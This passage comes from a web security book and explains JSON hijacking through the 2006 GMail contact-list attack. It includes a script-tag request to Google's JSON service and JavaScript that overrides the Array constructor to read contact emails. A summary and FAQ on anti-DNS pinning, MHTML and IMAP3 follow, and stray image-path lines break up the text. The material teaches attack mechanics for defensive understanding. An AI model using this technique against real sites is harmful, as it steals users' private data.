JSON in combination with XMLHttpRequest objects or script elements are very useful but could also be very dangerous if not properly handled. Attackers can use Cross-site Request Forgery (CSRF) attacks to expose sensitive user data to third-party organizations with a little bit of JavaScript trickery. We covered CSRF attacks in previous sections of this book.

In January 2006, Jeremiah Grossman disclosed an attack vector for GMail, the popular mailing service from Google, which can be used to reveal user contact list information. The only prerequisite for this to work is that the victim visits a malicious page while being logged into GMail.

The malicious page, which handles the actual stealing of sensitive information, connects to GMail's JSON service that is responsible for delivering the user contact list to the AJAX client, in much the same way we showed earlier with script (<*script*>) element remoting. For example:

```
<script src="http://mail.google.com/mail/?_url_scrubbed_">
```

The actual content delivered by this script is in the following form:

```
[["ct","Your Name","foo@gmail.com"], ["ct","Another Name","bar@gmail.com"] ]
```

As you can see, the content of the remote script is in JSON. Keep in mind that the JSON service we call does not specify any callbacks. In general, this means that the retrieved JSON object will be anonymous and the data cannot be handled. However, because GMail serializes the contact list as an array, we can simply overwrite the Array JavaScript object and as such simulate a callback. For example:


```
// overwrite the Array object

function Array() {
       var obj = this;
       var ind = 0;
       var getNext;

       getNext = function(x) {
              obj[ind++] setter = getNext;

              if(x) {
                     var str = x.toString();

                     if ((str != 'ct') && (typeof x != 'object') &&
(str.match(/@/))) {
                            // alert email

                            alert(str);
                     }
              }
       };

       this[ind++] setter = getNext;
}
```

When the victim visits the malicious page, a script from GMail will be downloaded and evaluated. The script contains the user contact list. When the contact list array is evaluated, our own object will be called, instead of native JavaScript code. The function Array overwrites the native Array object, and as a result, we can read the data from the array.

The code presented here handles anonymous arrays, but fails to function with anonymous objects. Although we can overwrite the Object JavaScript object, the code responsible for creating all other objects, we still are not going be able to read the content. To illustrate this, let's evaluate two different expressions using Firebug. The first expression is a simple array (as shown in Figure 5.2):

```
['Fred', 'Johnson']
```

Figure 5.2 Successful Label Displayed in Firebug




```
>>> ['Fred', 'Johnson']
[ "Fred", "Johnson" ]
>>>
```

The code evaluates successfully. Now try evaluating this (Figure 5.3):

```
{name: 'Fred', lastName: 'Johnson'}
```

As you can see, the second expression fails with an "invalid label" error.

Figure 5.3 Invalid Label Error in Firebug



```
>>> ['Fred', 'Johnson']
[ "Fred", "Johnson" ]
>>> {name: 'Fred', lastName: 'Johnson'}
invalid label
     {name: 'Fred', lastName: 'Johnson'}
>>>
```

In simple words, only arrays are vulnerable to this type of attack. This means that if the remote application serializes sensitive information as JSON array and there is no protection against CSRF attacks, attackers can easily steal the information by using the technique we described here.

Summary

Anti-DNS pinning, although very difficult for the average attacker, represents a very real risk towards applications like Google Desktop that are otherwise safe from an attacker. MHTML provides a great conduit for exploiting IE 7.0 to read from across domains. The Expect vulnerability allows for attackers to exploit older Web servers quickly, without needing to find vulnerable applications on the site. Lastly, with a look into how IMAP3 works, it's difficult to protect yourself from inter-protocol XSS attacks. Although terribly difficult to exploit in some cases, these vulnerabilities comprise some of the most difficult attacks to defend against.

JSON also represents a real risk to consumers, since more of their personal information is being stored in a way that is easy for remote Web sites to call and read from. Although not widely used at the moment, with advances in dynamic Web design, this type of vulnerability is sure to become more widespread and dangerous.

DNS Pinning

- ☑ DNS pinning is browser protection to prevent attackers from breaking the same origin policy through DNS tricks.
- ☑ Anti-DNS pinning is a way to circumvent DNS pinning through shutting down the port or using a firewall to close off the port, forcing the browser to request the DNS entry again.
- ☑ Anti-anti-DNS pinning ensures that the host header matches the correct domain name.
- ☑ Anti-anti-anti-DNS pinning spoofs the host header using older versions of Flash or XMLHTTPRequest.

IMAP3

- ☑ Firefox does not allow users to connect to certain ports, however, IMAP3 is not one of those.
- ☑ ASCII-based protocols can often interact with one another, as long as they don't cause errors. In this case, IMAP3 can respond with errors that HTTP can somewhat recognize and use to an attacker's advantage.

MHTML

- ☑ The MHTML vulnerability is an issue with how Outlook integrates with IE.

- ☑ An attacker can use the MHTML vulnerability to read across domains.
- ☑ The MHTML vulnerability is limited in use to the first double line break after the HTTP header. After that point, MHTML can read the text. If there are no double line breaks in the code, the MHTML vulnerability cannot read from the remote page.
- ☑ An attacker must know the URL they intend to read from. If it contains a nonce, the attacker must know the nonce to read from the page.

Hacking JSON

- ☑ JSON can serialize objects into anonymous arrays.
- ☑ If the object is serialized and does not protect against CSRF, an attacker can read the object.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the "Ask the Author" form.

Q: Are there any client-side protections against Anti-DNS pinning.

A: There is an experimental Firefox plugin project called Localrodeo that does attempt to protect against Anti-DNS pinning attacks: http://databasement.net/labs/localrodeo/

Q: Are other services vulnerable like IMAP3?

A: Yes, however, you are limited to what the browser will allow you to go to. In Firefox that list is crippled, but not severely. In other browsers it may be less or more restrictive. There is a paper from 2001 that describes other issues in SMTP and NNTP: http://www.remote.org/jochen/sec/hfpa/hfpa.pdf

Q: Is MHTML really that bad?

A: Secunia lists the vulnerability as "less severe," however, in tests it is hugely effective at reading any information from any site that has double line breaks and predictable URLs. In our estimate, it is one of the worst non-remote exploit browser bugs ever found.

Q: Is the expected issue still vulnerable now that it's fixed?

A: Absolutely. There are thousands of old vulnerable machines on the net that are still at risk of being used in expect vulnerability-based XSS exploits. It's as simple as a single HTTP request to detect if it's vulnerable.

Q: Is JSON really a problem?

A: Today it is not that big of a deal, because relatively few sites use it. However, with the explosion of "Web 2.0" enabled applications, expect this to become a bigger risk.